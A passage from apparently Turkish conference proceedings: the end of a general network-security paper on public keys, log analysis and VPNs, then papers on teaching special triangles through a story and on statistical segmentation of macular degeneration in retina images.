Kullanıcı 1 'in gönderdiği mesaj bir anahtar ile şifreler ve açık ortama gönderir.Kullanıcı 2 anahtar sayesinde şifreyi çözüp iletiyi görür. Bu sistemde anahtarlar aynı sistematik yapıya sahip olmamalıdır.Açık ortamdaki üçüncü kişiler aynı sistematik anahtar kullanarak bilgiye ulaşabilir.Bunu önlemek için Kullanıcı 2'nin kullandığı anahtar gizli olması gerekir.Çünkü Anahtar 1'i kullanarak Kullanıcı 2'ye ulaşmak mümkün olmayacaktır.Bu yapıya public key system denir.Açık anahtar sistemde açık anahtarın başkaları tarafından bilinmesinde bir sakınca yoktur.Ama saklı anahtarın başkaları tarafından bilinmemesi gerekir.

Dijital anahtarlar açık anahtarlama sistemi üzerine kurulmuştur.Bu sistemde açık - gizli anahtar çifti bir sayı çiftinden oluşur.Gizli anahtar sadece kullanıcı veya kurum bilir ve dijital imzayı oluşturmak için kullanılır.Açık olan anahtar ise dijital imzayı doğrulamasında kullanılır.Bu da doğrulama sonucunda mesajın geldiği kişinin kimliğinin belirlenmesini ve doğrulanmasını sağlar.

## 2.6. Log Analizi

Bilgisayar ağlarında kullanılan ağ cihazları eventler hakkında kayıt yapma özelliğine sahiptirler.Bu kayıtlar sayesinde ağ üzerinde güvenlik olaylarının belirlenmesi ve önlem alınması sağlanmaktadır. Buna Log Analizi denilmektedir.(14)

Log analizi sayesinde sisteme girmeye çalışan kişilerin adres bilgilerine ulaşılmaktadır. Ayrıca sistem içinde bulunan kullanıcıların yaptıkları (dosya kaydetme , yazıcıdan çıktı alma gibi) işler kontrol edilmesi mümkün olmaktadır.



Şekil 4.Log Analizi(15)

Büyük firmalarda ise internet ortamında kullanıcıların hangi siteye girdikleri , hangi aşamada terk ettikleri , hangi sayfada daha çok / az zaman harcadıkları gibi bilgilere kolaylıkla ulaşmaları sağlanır.

Kamu kuruluşlarında ise kullanıcıların yaptıkları tüm işler kontrol edildiğinden dolayı tam bir güvenlik sağlanmış olur.

Cihazlarda kayıtların;


- SMMP Trap Logging
- Log saving

Şeklinde yapılıır.

SMMP'de sistem durumunda karakteristik değişiklikler ağ yöneticisine uyarı gönderir.Log Saving de sistem konfigürasyonuna bağlı olarak eventler hakkında kayıtlar saklanır.(16)

## 2.7. Vpn Güvenliği

Şirketlerin acente veya bölge müdürlükleri gibi temsilcilikleri arasında veri akışını özel bir güvenlik tüneli ile sağlanmasına VPN (Virtual Private Network) denir.VPN sayesinde firmalar bir operatöre ait mevcut alt yapıyı kullanarak verilerini güvenli ve hızlı bir şekilde gönderirler.



Şekil-5.VPN sistemi(9)

Ayrıca bu tür firmalar yüksek yatırım gerektiren özel network 'e sahip olmalarına gerek yoktur. Bu da maliyetler de önemli bir azalmaya sebep olacaktır.Diğer taraftan güvenlik ve hız gibi çok büyük bir avantajı sahip olacaklardır.

Sistem genel telekomünikasyon alt yapısını kullanmaktadır.VPN'i bir şirket tarafından sahiplenmiş veya kiralanmış özel bir hat olarak düşünülebilir.VPN 'nin amacı bir firmaya özel bir hat tahsis edilmesi yerine firmanın aynı hizmeti daha düşük fiyata herkes tarafından paylaşılan altyapıdan temin etmesidir.VPN ağında güvenli ortak paylaşım , data transferinin gerçekleştirilmesine izin vermektedir.(17)

Sanal özel ağ teknolojisinde datanın herkese açık hatlar üzerinden gönderilmeden önce şifrelenir.Verinin ulaşması istenen yerde ise deşifre edilir.Bunun yanında sadece iletilen data değil , gönderenin ve alanın network adresleri şifrelendiğinden extra bir güvenlik sağlanır. VPN yazılımlarını Windows NT gibi işletim sistemleri desteklemektedir ve firewall'un bir parçası olarak kurulum servisi vermektedir.

Bu sistemde kullanılan şifre doğrulama protokolleri PAP (Password Authentication Protocol) , CHAP (Challenge Handshake Authentication Protocol) ve SPAP (Shiva Password Authentication Protocol) dür.Daha sonra güvenli şifreleme çözümlerinde senkronize edilmiş anahtarlar ve dijital sertifika gibi teknolojiler gelişmiştir.

Bu sistem ücretlendirilmesi servis sağlayıcı firmanın kullanmakta olduğu VPN donanımı ve bunların bakım ücretlerine göre değişmektedir. Maliyet ise şehirlerarası ve milletlerarası telefon bağlantılarına son vereceğinde kendini amorti etmektedir.(18)

## 3. Sonuç

Ağ güvenliği sağlanırken ister kurumsal ister kişisel baz da olsun ilk önce saldırı tespiti yapılmalıdır.Daha sonra bu tespite göre uygun program ve donanım seçilmelidir.Bilgisayar içindeki bilgiler kişiler için çok önemli olduğundan bunlardan gelebilecek bir saldırı sonucunda bilgilerin yok olması,istenmeyen kişileri eline geçmesi mümkün olacak.Bu da kişi ya da kuruluşların büyük zararlara uğramasına sebep olacaktır. Bu

yüzden ağ güvenliği sağlanırken yukarıda açıklanmış olan ağ güvenliği sağlama yöntemleri eksiksiz bir biçimde uygulanmalıdır.

## Kaynaklar

[1] "Kurumsal Bilişim Güvenliği: Güvenlik Politikası, Teknolojileri ve Standartları Alanında En İyi Uygulamalar" seminer notları,web adresi: <http://support.infonet.com.tr/tr/presales/konsept.htm>2003

[2] **Karaaslan,E.,” Ağ Cihazlarının Yönetimi ve Güvenliği”, Web adresi:** <http://www.izmir.emo.org.tr/dergi/temmuz2003/network.htm>,07.2003 bülteni

[3] [http://www.asistbilisim.com/Ağ\\_Guvenligi.htm](http://www.asistbilisim.com/Ağ_Guvenligi.htm)

[4] Kurt,E. ,” Internet Güvenliği”, Web adresi: <http://www.olympus.org/index.php/article/articleview/128/1/2/>, 24.02.2002

[5] "Internet güvenliği: Virüs tehditleri artıyor", Web adresi: [http://www.turkpoint.com/e-guvenlik/int\\_guv\\_vir\\_teh\\_art.asp](http://www.turkpoint.com/e-guvenlik/int_guv_vir_teh_art.asp),2004

[6] Dr.Çölkesen,R. , Prof.Dr.Örencik,B. , "Bilgisayar Haberleşmesi ve Ağ Teknolojileri",ISBN:975-6797-00-2 , 2002

[7] <http://hackersitesi.sitemynet.com/Lamer/hacker.htm>

[8] "Virüsler", Web adresi: <http://www.bilgiyaryardershanesi.com/guvenlikvirusler.htm>,2004

[9] **Karaaslan,E.,”Network Güvenliği Temelleri”, Web adresi:** <http://bornova.ege.edu.tr/~enis/bildiri/sunum/NetworkGuvenligiTemelleri.ppt>,2004

[10] Takcı,H.,”Veri madenciliği ile Saldırı Tespiti”, Web adresi: <http://www.teknoturk.org/docking/yazilar/tt000117-yazi.htm>,2004



- [11] <http://www.bilisimsurasi.org.tr/e-turkiye/docs/guvenlik07042004.doc>,2002
- [12] "Virüslerden korunmanın kolay yolları", Web adresi: [http://www.turkpoint.com/e-guvenlik/vir\\_uzak\\_durun.asp](http://www.turkpoint.com/e-guvenlik/vir_uzak_durun.asp),2004
- [13] Arş.Gör.Kodaz, H. , "RSA Şifreleme Algoritmasının Uygulanması" , Bilgisayar Mühendisliği Bölümü,Selçuk University , 2003
- [14] "Web Teknolojileri", Web adresi: <http://www.projem.com/hizmetlerimiz/webteknolojileri.php>,2002
- [15] "Bilgi Güvenliği Temel Kavramları" seminer notları, Web adresi: <http://seminer.linux.org.tr/seminer-notlari.php>,2004
- [16] Arş.Gör. Karaaslan, E. , "Ağ Cihazlarının Güvenliğinin Sağlanma Yöntemleri" , Ege University Network Grubu , 2002
- [17] Azaphan,G. , "Virtual Private Network" , Gaziantep University , 2002 , Web address: [http://www1.gantep.edu.tr/~c\\_dikici/b6.htm](http://www1.gantep.edu.tr/~c_dikici/b6.htm)(2002)
- [18] Yüктаşır,F. , "VPN (Virtual Private Network)" , 26 June 2002 , Web address: <http://www.mutasyon.net>(26.06.2002)

## Özel Üçgenler

Nesrin Özsoy<sup>1</sup>, Zeynep Fidan Koçak<sup>2</sup>, İsmail Engin<sup>3</sup>, Ayşe Engin<sup>3</sup>

<sup>1</sup> ADÜ Eğitim Fakültesi Öğr. Üyesi, Aydın

<sup>2</sup> Muğla Üniversitesi Fen Fakültesi, Muğla

<sup>3</sup> Adnan Menderes Üniversitesi, Fen Bilimleri Enstitüsü, Matematik Eğitimi ABD, Aydın

**Özet:** Matematik dersinin sevilmeyen , sıkıcı, soyut, somurtkan, sert, sembol ve simgelerle dolu soğuk bir ders olarak tanımlanmasının ve öğrencilerin bu ön yargıyla matematik öğretimine başlamalarının en önemli nedenlerinden birisinin konulara uygun yöntem, teknik, araç ve gereçlerin kullanılmamasıdır. Öğrenciler bu ön yargıyla derslere başlar ve öğretmenlerin katkılarıyla pekiştirir.

Bu ön yargının ortada kalkması önce öğretmenin istekli olması ile başlar. Sonra; konuya uygun yöntem, araç-gereç kullanılması ile devam eder...

Artık matematik öğretiminde , diğer alanlarda olduğu gibi geleneksel öğretim yerini öğrenme merkezli öğretime bırakıyor.

Bu nedenlerle 8. sınıf ve Lise Öğrencilerine Özel Üçgen konusunun öğretiminde kullanabileceğimiz, konu ile ilgili bir senaryo geliştirdik ve bilgisayar aracılığı ile öğrencilere sunduk ve olumlu yanıtlar aldık.

**Anahtar Kelimeler:** Senaryo., Matematik Öğretimi, Özel Üçgenler

**Abstract:** One of the most important reasons to perceive mathematics as a disliked, boring, abstract, and difficult subject matter with full of signs and symbols and to start mathematics learning with these prejudices is inappropriate use of methods, techniques, and strategies in mathematics. Students in schools, generally starts their mathematics education with these prejudices and these prejudices become rigid by teachers' negative attitudes. The elimination process of these prejudices starts with teachers' willingness and continues with appropriate use of methods and materials. Mathematics teaching shifts its focus from traditional instruction to student centered instruction as it happens in many other subject fields. Therefore, we developed a scenario about "Special Triangles" which might be used for teaching 8th grades and high schools students and presented it through a computer application. The results were positive

**Key Words:** Scenario, Teaching Mathematics, PrivateTriangle.

### Senaryo ile Öğretim

Senaryo ile öğretim, kazandırılacak bilgi ve becerilerin bir olaylar zinciri içinde örtülü olarak sunulması, bu olayları yaşayanların bunları öğrenmesi esasına dayanır. Sınıf, hayat içinde öğrenmemiz gereken şeyleri öğrenmek için düzenlenmiş suni bir ortamdır. Onun için sınıfta gerçek bir senaryo uygulaması yapmak zordur.

Yani öğrenci sınıfın içinde, hayat dışındadır. Sınıfı çevreye taşımak da özgün eğitimde pek kolay olmamaktadır. Bu nedenle senaryo için, suni ortamlar yaratma, hayalinde canlandırma ve oyuncu ile duygusal beraberlik içinde olmadan yararlanılır. Öğrenci senaryoyu okuyunca veya izleyince neyi öğrendiğini en sonunda anlar.

Bu çalışmada özel üçgenlerle ilgili hazırlanan senaryonun metni aşağıda verilmiştir. Senaryo bilgisayar aracılığıyla renklendirilip power pointle sunulmuştur. Sunumdan sadece 3 sayfayı ekte sunduk.

### Senaryo: Özel Üçgenler

Geometri ülkesi karışıklık içindeydi.

Üçgenlere Eşitlik Yürüyüşleri; bazı dış mihrakların kışkırtmalarından dolayı istenmeyen olaylara sebep olmuştu.

Bunun üzerine Devlet Başkanı Eşkenar Üçgen Geometrik Emniyet Birimi(GEB) bünyesinde bazı özel birimler kurdurdu.

Bunlar; Pisagor ve Öklit tarafından finansal ve manevi destek alan Dik Üçgen Birimi (DÜB) ve dik üçgenler ile sıkı ilişkiler içinde olan İkiz Kenar Üçgen Birimiydi (İKÜB).

İKÜB operasyonlarda daha ziyade lojistik, teknik destek ve rehabilitasyon hizmeti sağlarken; DÜB operasyonlarda bizzat görev alacaktı. Bu birimlerin görevi üçgenler arasındaki bu tatsız olayların asıl suçlularını ele geçirmek, bu olayların asıl sebebi olan üçgen eşitsizliğini zararlı halden çıkarıp faydalı hale getirmek ve ülkede birliği tekrar sağlamaktı. Bunun için birimler iki ortak operasyon planı hazırladılar.

Bunlardan birincisine PİSAGOR'A ÖZGÜRLÜK; ikincisine ÖKLİT'LER ÖLMEZ Operasyonu adını verdiler. Hatta operasyonlara ortak bir parola bile bulunmuştu. Eski bir üçgen atasözü olan ; "Bir diklik bir pislik iki diklik bir öklit" !

İlk olarak DÜB kendi içinde iki gruba ayrıldı: Kenarlarına Göre Özel Üçgenler (KGÜ) ve Açılarına Göre Özel Üçgenler (AGÜ).

KGÜ grubunun başlıca üyeleri;

Cesur, atılgan, tecrübeli ve bir o kadar yakışıklı

bir üçgen olan arkadaşları arasında 3k 4k 5k adı ile bilinen ayrıca grubun lideri olan 3.4.5 üçgeni;

Zeki, kibar ve ince yaradılışlı bir üçgen olan, 3.4.5 ten sonra en çok sözü geçen, 5k 12k 13k dik üçgeni;

Daha geri planda durmayı seven, içine kapanık bir üçgen olan 7k 24k 25k üçgeni;

Genç yaşına rağmen grupta söz sahibi olmayı başarmış, hırslı ve güvenilir olan 8k 15k 17k üçgeniydi.

Diğer grup AGÜ ise başlıca şu üçgenlerden oluşuyordu;

Milletini seven, idealist, gözünü budaktan sakınmayan, ayrıca Başkan Eşkenar Üçgen'in de yakını olan güzeller güzeli 30-60-90.

Aslında İkiz Kenar Üçgen eğitimi alan fakat dik üçgenlerin içinde yer alan dengeli ve tutarlı düşünceleriyle ün kazanmış 45-45-90.

Yine İkiz Kenar Üçgen eğitimi almış olmasına rağmen 30-60-90 la olan sıkı dostluğundan dolayı bu grupta yer alan 30-30-120.

Ve son olarak da stratejik görevlerin adamı, gözü kara ve gerektiğinde çok acımasız olabilen 15-75-90.

KGÜ veAGÜ nün ilk ve en önemli görevleri Pisagor'a Özgürlük ve Öklitler Ölmez operasyonlarının rahat ve sorunsuz geçmesini sağlamaktı.

Başkandan emir gelmişti "Bir diklik bir Pislik.."

İKÜB, DÜB ve GEB başta olmak üzere ülkenin bütün emniyet birimleri alarma geçirilmişti. Kararlıydılar bu kargaşa bitecek, ülke eski güzel günlerine geri dönecekti!

Pisagor'a Özgürlük Operasyonu başlamıştı.

DÜB nerede kavga eden iki dik kenar görse

hemen ikisinin karelerini alıp toplamlarını hipotenüsün karesine eşitliyordu. (Bu üçgencede barıştırıp dost yapmak anlamına gelir).

Nereden halkın huzurunu bozan bir üçgen grubu istihbaratı gelse hemen olay yerine gidip grubu göz altına alıyorlardı. Daha sonra bu gruplar İKÜB e teslim ediliyor.

İKÜB görevlileri de bu üçgenlerin tepe noktalarından bir yükseklik indirmek sureti ile oluşan dikliklerini hipotenüslere eşitleyip rehabilite ediyor; topluma yararlı bir şekle sokuyordu.

Böylece Pisagor'a Özgürlük Operasyonu büyük bir başarıyla tamamlanmış oluyordu.

Sıra ikinci operasyondaydı. Herkes heyecan içinde beklemekteydi. Ve emir geldi...

"iki diklik bir Öklit."

Düğmeye basılmıştı.

Ve Öklit'ler Ölmez Operasyonu tüm hızıyla başladı.

İKÜB'ün verdiği istihbaratlar doğrultusunda GEB ve DÜB birbirine dik iki durumun olduğu her geometrik vakada daha önceden belirlemiş oldukları Öklit kurallarını harfiyen uygulamak sureti ile problemleri çözmekte ve halka bu çok önemli Öklit Prensiplerini öğretmekteydiler.

Operasyonlar sona ermiş ülke artık huzura kavuşmuştu.

Bütün ülkede kutlamalar düzenlendi.

Herkes çok mutluydu.

Tabi Eşkenar Üçgen, Pisagor ve Öklit de.

Üçgen eşitsizliği hala devam etmekteydi.

Tek farkla halk artık bu eşitsizliğin önemini biliyordu.

Zaten beş parmağın beşi bir olur muydu?

Operasyonlarda görev alan İKÜB, DÜB ve GEB mensupları başkan Eşkenar Üçgen tarafından ödüllendirildi.


Fakat görevleri daha yeni başlıyordu.

Herkes Geometri Ülkesini sevecekti...

### Kaynakça

[1] Aydın, E. Öğretmenlik Uygulaması Dersi Nasıl Daha Verimli Hale Getirilebilir? <http://www.geocities.com/candanmatematik/ozelogretimyonemleri.htm>, Eğitimde İyi Örnekler, EİOK, 2005.

[2] Köroğlu, H., Yeşildere, S.. İlköğretim Iı. Kademedede Matematik Konularının Öğretimindeoyunlar Ve Senaryolar. <http://www.fedu.metu.edu.tr/ufbmek-5/ozetler/d240>



## Retina Görüntülerinde Yaşa Bağlı Makula Dejenerasyonunun İstatistiksel Yöntemlerle Segmentasyonu

Uğur Şevik<sup>1</sup>, Okyay Gençaliolu<sup>2</sup>, Cemal Köse<sup>3</sup>

<sup>1</sup> Karadeniz Teknik Üniversitesi, İstatistik ve Bilgisayar Bilimleri, 61080, Trabzon

<sup>2</sup> Karadeniz Teknik Üniversitesi, Tıp Fakültesi Bilgi İşlem Merkezi, 61080, Trabzon

<sup>3</sup> Karadeniz Teknik Üniversitesi, Bilgisayar Mühendisliği, 61080, Trabzon

usevik@ktu.edu.tr, okyaygenc@meds.ktu.edu.tr, ckose@ktu.edu.tr

**Özet:** Bu çalışmada, istatistiksel görüntü işleme yöntemleri kullanılarak retinadaki yapısal bozuklukların ve hastalıkların algılanıp, bu bozukluklar hakkında daha detaylı bilgi elde edilmesi amaçlanmıştır. Öncelikle görüntü kalitesinin histogram eşitleme yöntemiyle iyileştirilmesi (image enhancement) sağlanır. Böylece makula bölgesinin belirlenmesi kolaylaşır. Makula çevresindeki sağlıklı bölgeleri istatistiksel olarak temsil eden en küçük öz temsil karesi (ÖTK) bulunur. ÖTK'nın parlaklık histogramı yardımıyla ortalama, varyans, standart sapma ve maksimum parlaklık değerleri gibi istatistiksel öznitelik verileri bulunup belirli bir hata payı altında tüm makula bölgesi taranır. Tarama sonucunda sağlıklı bölgelerin işaretlenip geriye hastalıklı bölgelerin belli bir başarı yüzdesiyle elde edilmesi sağlanır.

**Anahtar Kelimeler:** Tıbbi Görüntü İşleme, İstatistiksel Görüntü İşleme, Retina, Makula, Yaşa Bağlı Makula Dejenerasyonu, Histogram Eşitleme.

### Segmentation of Age-Related Macular Degeneration By Statistical Methods in Retinal Fundus Images

**Abstract:** In this paper, a statistical method is presented to segment the age-related macular degeneration (ARMD) in retinal fundus images. Firstly, the retinal image quality is enhanced by applying the histogram equalization method. This facilitates segmentation of the macula. Then, a typical square area in macula, Main Representing Square (MRS), is chosen that the area have all statistical properties of the macula like variance, mean and standard deviation of healthy areas. Hence, we use the MRS for comparing and segmenting the similar areas of healthy tissue in the macula. After the segmentation of the healthy areas, the lesions of ARMD can be determined in obvious success.

**Keywords:** Medical Image Processing, Statistical Image Processing, Retina segmentation, Age-related macular degeneration, macula, image enhancement, histogram equalization.

#### 1. Giriş

Görme ve algılamayı sağlayan göz, birçok etkenlerden dolayı sağlığını kaybedip değişik şekillerde görme bozuklukları meydana gelebilir. Bu bozuklukların başarılı biçimde tedavisi veya durdurulabilmesi için, bozukluğa yol açan nedenin doğru biçimde teşhis edilmesi

çok önemlidir. Görme bozukluklarının büyük bir oranı gözün retina tabakasındaki yapıların ve damarların zamana bağlı veya dış etkenlerden kaynaklanan nedenlerden dolayı yapısal olarak bozulmasından kaynaklanmaktadır. Bu sebepten dolayı teşhis koyabilmek için hastaların öncelikle retina görüntülerinin alınıp incelenmesi gerekir. Hastalardan elde edilen retina




görüntüleri dijital ortamda doktorların incelenmesinden sonra kesin olarak teşhis ve tanı koyulur. Dijital ortamdaki bu görüntüler, görüntü işleme (Image Processing) ve bölütleme (segmentation) yöntemleri kullanılarak mevcut görüntü üzerindeki yapısal bozukluklar algılanıp, sağlıklı dokulardan ayrıştırılarak doktorların bozuklukları ve hastalıkları daha iyi teşhis etmeleri sağlanabilir. Bizim retina görüntüleri üzerinde yaptığımız görüntü işleme yöntemlerinden bazıları şöyledir; görüntü iyileştirme, belirli bir eşikleme (threshold) değeri ile resim üzerindeki parlaklık değerlerinin ayrıştırılması ve dağılımların karşılaştırılması için değişik istatistiksel görüntü bölütleme yöntemleri olarak söyleyebiliriz. Kullanılan bu yöntemlerle, hastalığa bağlı olmakla birlikte, oldukça başarılı olarak hastalıklı bölgelerin sağlıklı bölgelerden ayrıştırılması sağlanmıştır. Bu çalışmadaki temel amacımız, doktorların dijital ortamdaki retina görüntülerinden, önerdiğimiz görüntü işleme ve bölütleme yöntemlerini kullanarak, özellikle retinadaki yaşa bağlı makula dejenerasyonu (YBMD) hastalığı ve retinadaki yapısal bozukluklar hakkında daha detaylı nicel bilgiye sahip olmalarını sağlamaktır. Böylece, yaşa bağlı makula dejenerasyonunun teşhisinde ve tedavisinde başarı oranını arttırılacaktır.

## 2. Retina Görüntüsünü İyileştirme Teknikleri

Görüntü işleme yöntemleri kullanılmadan önce işlenecek görüntünün dijital ortamdaki yapısı çok önemlidir. Biz çalışmamızda görüntüleri, 8-bit bitmap formatında gri seviyeye dönüştürerek çalıştık. Göz kliniklerinde yapılan muayene sırasında elde edilen retina görüntüleri günümüzün en son dijital görüntü alma teknolojilerine sahip kameralar yardımıyla yapılmaktadır. Elde edilen görüntüler, piksel bakımından her ne kadar kaliteli ve iyi çözünürlüğe sahip olurlarsa olsunlar, alınan görüntülerden doktorların retinada meydana gelen lezyonları, yapısal bozuklukları ve bu bozuklukların zamana göre değişimlerini ölçmek için, bu yapıların sayısal olarak büyüklük, alan, çap gibi nicel verile-

ri elde etmeleri çok zordur. Amacımız yüksek kalite ile elde edilen dijital retina görüntüsünü, lezyonların ve yapısal bozuklukların daha rahat ve detaylı biçimde algılanmasını sağlamaktır.




Şekil 1. (a). Gri seviye normal retina görüntüsü. (b). Histogram Eşitleme uygulandıktan sonraki retina görüntüsü

Görüntü iyileştirme tekniklerinden biride histogram eşitleme (histogram equalization) yöntemidir. Bu yöntem parlaklık dağılımlarının normal dağılıma sahip olmadığı ve dar aralıklı bir parlaklık histogramına sahip olduğu durumlarda kullanılır [1]. Histogram eşitleme yöntemi uygulanan retina görüntülerinde makula ve optik diskin daha belirgin biçimde ortaya çıktığı görülmüştür (Şekil 1a-1b).

### 2.1. Makulanın Bölütlenmesi

Detayları belirginleştirilen retina görüntüsünden makula bölgesi elle seçim yaparak analiz için retina görüntüsünden ayrılır. Buradaki elle





Şekil 2. (a). Gri seviye normal hastalıklı makula görüntüsü (b). Histogram Eşitleme uygulandıktan sonraki hastalıklı makula görüntüsü.

seçim işlemi tam-otomatik yöntemler ile yapılabilir. Literatürde optik diskin ve makulanın bölütlenmesi ile ilgili birçok çalışma mevcuttur. Bu çalışmalarda genel olarak, optik diskin parlaklık değeri, sabit çap uzunluğu, retina üzerindeki damarların bir parabol çizerek optik disk bölgesinde kesişmesi gibi morfolojik ve istatistiksel veriler ele alınarak otomatik bölütlenme yapılabilir. Buna benzer olarak makulanın da değişik yapısal özellikleri vardır. Örneğin, sağlıklı bir makulanın merkezi siyah parlaklık değerine yakındır ve etrafında kılcak damarlar yoğunudur. Ayrıca makula ile optik

diskin arasındaki sabit mesafede göz önüne alınabilir [2-10]. Bu çalışmaya ek olarak ileriki çalışmalarımızda makulanın bölütlenmesinin tam-otomatik olarak yapılması hedeflerimiz arasındadır. Genel amaç ise, yapılan bütün çalışmaları, tam-otomatik ve hızlı biçimde doğru sonuca ulaştırmak olacaktır.

Histogram eşitleme uygulanmış retina görüntüsü üzerinde elle bölütlenen makuladaki YBMD'ye bağlı lezyonlar daha detaylı görülebilmektedir (Şekil 2a-2b).



Şekil 3. Makuladaki lezyonların bölütlenmesi.

## 3. Makulanın Analizi

Şekil 2b'de lezyonların tamamen makula ve etrafını kaplayıp hastalığa sebep olduğunu gö-



rüyorum. Bu lezyonlar belli bir yapıya sahip olmadıkları için bunların bölütlenmesi oldukça zordur. Özellikle hekimlerin teşhis ve tanı koyup tedavi uyguladıktan sonra bu lezyonların miktarının zamana bağlı olarak ne kadar artıp ne kadar azaldığını alansal olarak gözle görmesi ve sayısal bilgiler elde etmesi çok önemlidir. Amacımız, makula üzerindeki bu lezyonların bölütlenmesi ve zamana göre değişim verilerini hekimin bilgisine sunmaktır. Bu sayede uygulanan tedavinin veya bu tedavinin miktarının ne derecede doğru olup olmadığı sayısal verilere bağlı olarak test edilmiş olur.

Makula analizinde kullanmakta olduğumuz yöntem, sağlıklı bölgelerin istatistiksel özelliklerinden yararlanarak bölütlenen makula bölgesinin taranmasıdır. Öncelikle makula çevresindeki sağlıklı bölgelerin öz temsil karesi (ÖTK) dediğimiz ve sağlıklı bölgeleri istatistiksel olarak temsil edebilecek en küçük kare seçilir. Bu karenin istatistiksel özellikleri olan dağılımı, ortalaması, maksimum parlaklık değeri, varyansı, standart sapması ve parlaklık histogramı gibi öznitelik değerleri bulunup bellekte tutulur. Tarama işlemi, yukarıdaki öznitelik değerlerinin karşılaştırılmasına dayanır. Tüm görüntü taranarak, ÖTK'nin özelliklerine sahip pikseller sağlıklı bölge olarak işaretlenip geriye kalan kısımlar damar ve sağlıklı bölge olarak belirlenerek karşılaştırma tamamlanır (Şekil 3). Karşılaştırmadaki en önemli faktör elbette hata payıdır. Belli bir hata payı altındaki değerler ÖTK'ya benzediği varsayılarak işaretlenmiştir. Hata miktarı, ÖTK'nin parlaklık histogramında ortalama veya maksimum parlaklık değerleri merkez alınarak bu merkezden standart sapma kadar sağdaki ve soldaki parlaklık değerleri ile karşılaştırılarak diğer karelerin aynı konumundaki parlaklık değerleri arasındaki farklar toplanıp normalize edilerek ortaya çıkmaktadır.

Önemli olan hata miktarının optimum biçimde tespit edilmesidir. Retina görüntülerindeki hastalıkların çoğu birbirine benzemediğinden ve retina dokularının farklılaşmasından dola-

yı tüm hastalıklar için bir hata payı veya eşiği belirleyip otomatik olarak bu değerle tarama yapmak yanlış olabilmektedir. Bu nedenle hata eşiği, görsel bilgilere dayandırılarak, elle seçilmektedir. Burada hata eşiğinin belirlenmesi tamamen klinik testler ve deneyimlere göre yapılmalıdır. Sistemin daha başlangıç aşamasında olduğu düşünülürse hata eşiğinin tüm durumları göz önünde bulundurarak doğru olarak belirlenmesi gelecekteki önemli çalışmalarınızdan bir olacaktır.

#### 4. Sonuçlar

Retina görüntüsü üzerinde iyileştirme uygulandığında makula ve çevresinin %95'lere varan bir oranda belirginleşme ve lokalizasyonunun kolaylaştığı tespit edilmiştir. Lokalize edilen hastalıklı makula bölgesi üzerinde yapılan istatistiksel analiz yöntemi oldukça etkili bir bölütleme ortaya çıkarmıştır. Hedefimiz öncelikle sağlıklı bölgelerin bulunması olduğundan bölütleme sonunda ortaya hastalıklarla beraber damarlarda çıkmıştır. Damarların bölütlenmesi belli başlı bir akademik çalışma olduğundan bu çalışmamızda damarların eliminasyonu göz önüne alınmamıştır. Fakat damarların öznitelik verileri kullanılarak eliminasyon işlemi gerçekleştirilebilir.

Şekil 3'deki bölütleme olayına ait istatistiksel veriler Tablo 1'de verilmiştir.

Öz Temsil Kare (ÖTK) boyutu	11x11
ÖTK'nin ortalama parlaklık değeri	87
Ortalama parlaklık değeri frekansı	14
Maksimum parlaklık değeri	86
Maksimum parlaklık değeri frekansı	17
Ortalamaları karşılaştırırken alınan hata payı	3
Histogramları karşılaştırırken normalize edilmiş hata payı	6

**Tablo 1.** ÖTK'nin istatistiksel karşılaştırmadaki hata payları.

Hastalıkların elle tamamen bölütlenmeleri oldukça zor olduğundan bizim kullandığımız istatistiksel bölütleme yöntemiyle elde edilen

sonuçlar tam olarak karşılaştıramamaktadır. Yapılan pratik değerlendirmelerde, görsel olarak seçilen hata eşikleri altında, %90'nın civarında bir başarı elde edilmiştir. Bölütlenen yaşa bağlı makula dejenerasyonuna uğramış hastalıklı bölgelerin %90'nı olgunlaşmış lezyonlar, geriye kalan %10'luk bölgesini ise başlangıç dönemindeki lezyonlar oluşturmaktadır.

#### 5. Kaynakalar

- [1]. Hypermedia Image Processing Reference, www.cee.hw.ac.uk/hipr, Department of Artificial Intelligence University of Edinburgh UK, Bob Fisher, Simon Perkins, Ashley Walker and Erik Wolfart.
- [2]. William K. Pratt, *Digital Image Processing Third Edition*, John Wiley & Sons Inc., 2001.
- [3]. A. Osareh, M. Mirmehdi, B. Thomas, and R. Markham, "Comparison of color spaces for optic disc localization in retinal images," in *Proc. 16th IEEE Int. Conf. Pattern Recognition*, vol. 1, Aug. 2002, pp. 743-746.
- [4]. C. Sinthanayothin, J. F. Boyce, H. L. Cook, T. H. Williamson, "Automated Location of the Optic Disk, Fovea, and Retinal Blood Vessels from Digital Colour Fundus Images", *British Journal of Ophthalmology*, Vol. 83(8), pp.902-910, August 1999.
- [5]. F. Mendels, C. Heneghan, P. D. Harper, R. B. Reilly, and J.-Ph. Thiran, "Extraction of the optic disk boundary in digital fundus images," in *Proc. 1st Joint BMES/EMBS Conf.*, Oct. 1999, p. 1139.

[6]. H. Li and O. Chutatape, "Automatic location of optic disk in retinal images," in *Proc. IEEE-ICIP*, vol. 2, Oct. 2001, pp. 837-840.

[7]. M. Lalonde, M. Beaulieu, and L. Gagnon, "Fast and robust optic disk detection using pyramidal decomposition and Hausdorff-based template matching," *IEEE Trans. Med. Imag.*, vol. 20, pp. 1193-1200, Nov. 2001.

[8]. Niemeijer M., Ginneken B. and Haar F., "Automatic detection of the optic disc, fovea and vascular arch indigital color photographs of the retina" *Proceedings of the British Machine Vision Conference*, 109-118, 2005

[9]. T. Walter, J. C. Klein, P. Massin, and A. Erginay, "A contribution of image processing to the diagnosis of diabetic retinopathy—Detection of exudates in color fundus images of the human retina," *IEEE Trans. Med. Imag.*, vol. 21, pp. 1236-1243, Oct. 2002.

[10]. William E. Hart, Brad Cote, Paul Kube, Michael Goldbaum, Mark Nelson "Automatic Segmentation and Classification of Objects in Retinal

Images" *Computer Science and Engineering University of California, San Diego*, June 24, 1994.

[11]. Rapantzikos, K., Zervakis, M., "Nonlinear enhancement and segmentation algorithm for the detection of age-related macular degeneration (AMD) in human eye's retina", *Image Processing, 2001. Proceedings. 2001 International Conference Volume 3*, Page(s):1055 - 1058, 7-10 Oct. 2001.

## Diz MR Görüntülerindeki Menisküslerin Bölütlenmesi ve Yırtıklarının Otomatik Teşhisi

Okyay Gençalioglu<sup>1</sup>, Uğur Şevik<sup>2</sup>, Cemal Köse<sup>3</sup>

<sup>1</sup> Karadeniz Teknik Üniversitesi, Tıp Fakültesi Bilgi İşlem Merkezi, 61080, Trabzon

<sup>2</sup> Karadeniz Teknik Üniversitesi, İstatistik ve Bilgisayar Bilimleri, 61080, Trabzon

<sup>3</sup> Karadeniz Teknik Üniversitesi, Bilgisayar Mühendisliği, 61080, Trabzon

